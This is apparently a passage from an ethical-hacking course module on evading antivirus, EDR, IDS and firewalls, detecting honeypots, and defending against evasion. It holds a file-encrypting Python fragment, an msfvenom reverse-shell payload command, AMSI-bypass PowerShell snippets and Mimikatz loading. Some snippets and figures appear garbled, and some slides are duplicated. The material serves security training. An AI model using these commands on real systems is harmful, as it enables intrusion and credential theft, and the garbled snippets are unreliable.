from cryptography.fernet import Fernet

def EncryptGivenFile(key, file_path):
    # Create a Fernet cipher system using the provided key
    cipher = Fernet(key)

    # Open the file to read its contents
    with open(file_path, 'rb') as file:
        original_data = file.read()

    # Encrypt the data
    encrypted_data = cipher.encrypt(original_data)

    # Write the encrypted data back to the file
    with open(file_path, 'wb') as file:
        file.write(encrypted_data)

```

Bypassing Antivirus using Metasploit Templates

- Attackers use Metasploit Templates to evade antivirus software
- Attackers create malicious payload using **msfvenom** and analyze the malicious file using **VirusTotal** to identify the detection rate
- Based on the detection rate, attackers continuously **modify Metasploit Templates** to decrease the detection rate and evade antivirus software

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -e x86-shellcode-rotate -f exe > /home/attacker/Bypass.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows
[*] No arch selected, selecting arch: x86 from the payload
[*] No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe File: 180108 bytes
```

The screenshot also shows two VirusTotal analysis results. The first analysis (left) shows a detection rate of 60% across 60 security engines. The second analysis (right) shows a detection rate of 43% across 43 security engines.

Analysis	Detection Rate (%)	Security Engines
Left Analysis	60	60
Right Analysis	43	43

Bypassing Windows Antimalware Scan Interface (AMSI)

- AMSI (Antimalware Scan Interface) is a **Windows API** that enhances malware protection for applications
- Attackers can bypass Windows AMSI by manipulating elements such as **URLs**, **functions**, or **internal files**

PowerShell Downgrade

- Attackers downgrade the **PowerShell version** to 2.0 to evade AMSI detection

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Windows\system32> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> "amsiutils"
amsiutils
```

Obfuscation

- Attackers initiate obfuscation to make the code complex and unreadable

```
Administrator: Windows PowerShell
PS C:\Windows\system32> .\Invoke-Mimikatz.ps1

Security warning
We only execute scripts that you trust. While scripts from the Internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Windows\system32\Invoke-Mimikatz.ps1?
[1] Do not run [2] Run once [3] Suspend [4] Help (default is "0"): 0
PS C:\Windows\system32> .\Invoke-Mimikatz.ps1
```

Forcing an error

```
Administrator: Windows PowerShell
PS C:\Windows\Temp> [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9876)
PS C:\Windows\Temp> [Ref].Assembly.GetType("System.Management.Automation.AMSIUtility").GetField("m_initializer", [System.Reflection.BindingFlags]::NonPublic -or [System.Reflection.BindingFlags]::Instance).SetValue($null, $null); [Ref].Assembly.GetType("System.Management.Automation.AMSIUtility").GetField("m_terminate", [System.Reflection.BindingFlags]::NonPublic -or [System.Reflection.BindingFlags]::Instance).SetValue($null, [Int32]$one)
PS C:\Windows\Temp> [Ref].CreateType()
[Ref]::Finalize()
```

Memory Hijacking

```
Administrator: Windows PowerShell
PS C:\Windows\Modules> Import-Module -Force -Name Mimikatz.ps1

Security warning
We only execute scripts that you trust. While scripts from the Internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Windows\System32\Invoke-Mimikatz.ps1?
[1] Do not run [2] Run once [3] Suspend [4] Help (default is "0"): 0
PS C:\Windows\Modules> ls C:\Windows\System32\Invoke-Mimikatz.ps1

Directory: C:\Windows\System32\Invoke-Mimikatz.ps1

Mode                LastWriteTime          Length Name
----                -----              ---- 
-a----   8/10/2022  1:27 AM           1622 AMSIBypass.dll
-a----   8/10/2022  1:27 AM        19908 AMSIBypass.ps1

PS C:\Windows\Modules> (System.Reflection.Assembly)::LoadFile("C:\Windows\System32\Invoke-Mimikatz.ps1")
PS C:\Windows\Modules> Get-Module -Name Mimikatz.ps1
Module Version Location
---- --version ---- 
Mimikatz.ps1 0.4.18029 C:\Windows\System32\Invoke-Mimikatz.ps1
PS C:\Windows\Modules> Import-Module -Name Mimikatz.ps1
PS C:\Windows\Modules>
```

Other Techniques for Bypassing Endpoint Security

Hosting Phishing Sites

- EDR uses **blacklisted IP addresses** that are regularly updated through multiple sources
- Most cloud infrastructure services are not listed in the blacklist; therefore, attackers exploit this feature to host phishing websites on **popular cloud infrastructures** such as Google Cloud and AWS

Passing Encoded Commands

- Attackers send **commands encoded** with, for example, Base64 to cover their **arguments** and **code** to evade EDR detection
- Attackers also use **hex-format encryption** to ping different IP addresses to evade detection

Fast Flux DNS Method

- The **Fast Flux method** allows attackers to change both the IP addresses and DNS names rapidly
- It helps the attackers **circumvent blacklists** and **hide the C&C server** behind the compromised systems operating as reverse proxies

Timing-based Evasion

- It is a **sandbox evasion technique** where malware is executed during a specific time or after certain actions performed by the victim
- For example, using **sleep patching**, **delay APIs**, and **time bombs**

Signed Binary Proxy Execution

- Attackers leverage trusted **in-built utilities** such as rundll32 for the execution of malicious codes to evade the EDR solutions
- The legitimate utilities are signed with **digital certificates** and help in **proxying** the malicious code execution

Other Techniques for Bypassing Endpoint Security (Cont'd)

Shellcode Encryption

- Attackers can pass **encrypted commands** containing various **malicious payloads** to evade EDR solutions
- They use encryption algorithms such as **XOR**, **RC4**, and **AES** encryption

Reducing Entropy

- Attackers manipulate the binary's characteristics to make it appear less suspicious to security solutions
- For example, attackers can **reduce the entropy** by incorporating low entropy resources such as low entropy images into the binary

Escaping the (Local) AV sandbox

- Attackers can exploit sandbox time limitations by **delaying the execution** of their shellcode
- For example, attackers can calculate **large prime numbers** and use that number as a key to **extend the encryption process**

Disabling Event Tracing for Windows (ETW)

- Since ntdll.dll is a **DLL loaded** into the binary's process, attackers can gain complete control over it
- They patch the **EtwEventWrite** function in ntdll.dll and replace its initial instructions to **return 0 (SUCCESS)**

Spoofing the Thread Call Stack

- When the implant is in its dormant state, its thread's **return address** typically points to the **shellcode** residing in memory
- Attackers can **overwrite** the return address with 0x0 and proceed to call the original Sleep() function

In-memory Encryption of Beacon


- Evading detection in-memory involves encrypting the **executable memory regions** of the implant while it is in a dormant state
- Attackers can perform this attack by identifying a beacon sleep hook such as **Sleep()** in the target system

Objective 05

Understand Honeypot Concepts and Different Techniques to Detect Honeypots

Honeypot

- 1 A honeypot is an information system resource that is expressly **set up to attract and trap people** who attempt to penetrate an **organization's network**
- 2 It has no authorized activity, does not have any **production value**, and any traffic to it is likely to be a **probe, attack, or compromise**
- 3 A honeypot can **log port access attempts** or monitor an **attacker's keystrokes**. These could be **early warnings** of a more concerted attack



Types of Honeypots

Classification of honeypots based on their design criteria:

Low-interaction Honeypots	These honeypots simulate only a limited number of services and applications of a target system or network
Medium-interaction Honeypots	These honeypots simulate a real operating system , applications, and services of a target network
High-interaction Honeypots	These honeypots simulate all services and applications of a target network
Pure Honeypots	These honeypots emulate the real production network of a target organization

Classification of honeypots based on their deployment strategy:

- Production Honeypots
- Research Honeypots


Classification of honeypots based on their deception technology:

- Malware Honeypots
- Spam Honeypots
- Spider Honeypots
- Database Honeypots
- Email Honeypots
- Honeynets

Honeypot Tools

Honeypots

HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an **early-warning IDS**



Blumira honeypot
software
<https://www.blumira.com>



NeroSwarm Honeypot
<https://neroswarm.com>



Valhala Honeypot
<https://sourceforge.net>



Cowrie
<https://github.com>



StingBox
<https://www.stingbox.com>

Detecting Honeypots

Fingerprinting the Running Service

- **Method:** Identify specific **services** on network using nmap tool
- **Example Command:** nmap -sV -p 80 <target_ip>
- **Indicators:** Discrepancies between claimed and actual service behaviors

Analyzing Response Time

- **Method:** Measure **latency of responses** using tools such as Ping, Traceroute or nmap
- **Example Command:** nmap -p 80 --scan-delay 1s --max-retries 5 <target_ip>
- **Indicators:** Consistently higher response times and variability

Analyzing MAC Address

- **Method:** Examine MAC addresses to identify **irregularities** using tools such as Nmap or arp-scan
- **Example Command:** arp-scan --interface=eth0 --localnet
- **Indicators:** MAC addresses with unusual **Organizationally Unique Identifiers (OUI)**

Enumerating Unexpected Open Ports

- **Method:** Identify unusual or unexpected open ports using tools such as Nmap
- **Example Command:** nmap -p- <target_ip>
- **Indicators:** Open ports that do not align with expected services

Analyzing System Configuration and Metadata

- **Method:** Scrutinize configuration settings, system banners, and metadata for inconsistencies
- **Indicators:** Default configurations, outdated banners, and discrepancies in system information

Objective 06

Explain IDS/Firewall Evasion Countermeasures

How to Defend Against IDS Evasion

- 1 Shut down **switch ports** associated with known attack hosts
- 2 Perform an **in-depth analysis** of ambiguous network traffic for all possible threats
- 3 Use **TCP FIN** or a **Reset (RST)** packet to terminate malicious TCP sessions
- 4 Look for the a **nop opcode** other than 0x90 to defend against the polymorphic shellcode problem
- 5 Train users to **identify attack patterns** and regularly **update/patch** all the systems and network devices
- 6 Deploy **IDS** after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor
- 7 Use a **traffic normalizer** to remove potential ambiguity from the packet stream before it reaches the IDS
- 8 Ensure that the IDS **normalizes fragmented packets** and allows those packets to be reassembled in the proper order
- 9 Define **DNS server** for client resolver in routers or similar network devices
- 10 Harden the **security** of all communication devices such as modems and routers
- 11 If possible, block **ICMP TTL expired packets** at the external interface level and change the TTL field to a large value
- 12 Regularly update the **antivirus signature** database
- 13 Use a **traffic normalization** solution at the IDS to protect the system against evasions
- 14 Store the **attack information** (attacker IP, victim IP, timestamp, etc.) for future analysis

How to Defend Against Endpoint Security Evasion

- 1 Ensure antivirus solutions employ advanced detection methods like **behavioral analysis, machine learning**, etc.
- 2 Implement **network segmentation** to stop the spread of malicious activity to other endpoints
- 3 Implement **principle of least privileges** to reduce the risk of malware spreading
- 4 Enable **multi-factor authentication (MFA)** for accessing critical systems and sensitive data to increase security
- 5 Use **VPNs** and other secure methods for remote access to endpoints
- 6 Use **application whitelisting** to allow only approved applications to run on network devices
- 7 Use **code signing certificates** to verify the authenticity of executable files and scripts
- 8 Use **code signing certificates** to verify the authenticity of executable files and scripts
- 9 Regularly perform **security audits and penetration testing** on the network to check the efficiency of end points
- 10 Use **MAC address filtering** to allow only authorized devices onto the network
- 11 Perform **real-time network monitoring** to detect unusual behavior
- 12 Implement **file integrity monitoring (FIM)** solutions to monitor critical system files and directories on the system
- 13 Deploy **DLP tools** to monitor and control the movement of sensitive data within and outside the organization
- 14 Implement policies to **restrict the transfer of sensitive information** via removable media or email

How to Defend Against Endpoint Security Evasion

- 1 Ensure antivirus solutions employ advanced detection methods like **behavioral analysis, machine learning**, etc.
- 2 Implement **network segmentation** to stop the spread of malicious activity to other endpoints
- 3 Implement **principle of least privileges** to reduce the risk of malware spreading
- 4 Enable **multi-factor authentication (MFA)** for accessing critical systems and sensitive data to increase security
- 5 Use **VPNs** and other secure methods for remote access to endpoints
- 6 Use **application whitelisting** to allow only approved applications to run on network devices
- 7 Use **code signing certificates** to verify the authenticity of executable files and scripts
- 8 Use **code signing certificates** to verify the authenticity of executable files and scripts
- 9 Regularly perform **security audits and penetration testing** on the network to check the efficiency of end points
- 10 Use **MAC address filtering** to allow only authorized devices onto the network
- 11 Perform **real-time network monitoring** to detect unusual behavior
- 12 Implement **file integrity monitoring (FIM)** solutions to monitor critical system files and directories on the system
- 13 Deploy **DLP tools** to monitor and control the movement of sensitive data within and outside the organization
- 14 Implement policies to **restrict the transfer of sensitive information** via removable media or email

Module Summary



- In this module, we have discussed the following:
 - IDS, IPS, and firewall concepts and solutions
 - Various techniques to bypass IDSs and firewalls
 - Various techniques to bypass NAC and endpoint security
 - Various IDS/Firewall evasion tools
 - Honeypot concepts and different techniques to detect honeypots
 - We concluded with a detailed discussion on various countermeasures that should be employed in order to prevent IDS/Firewall evasion attempts by threat actors
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform web server hacking to get valuable information such as credit card numbers and passwords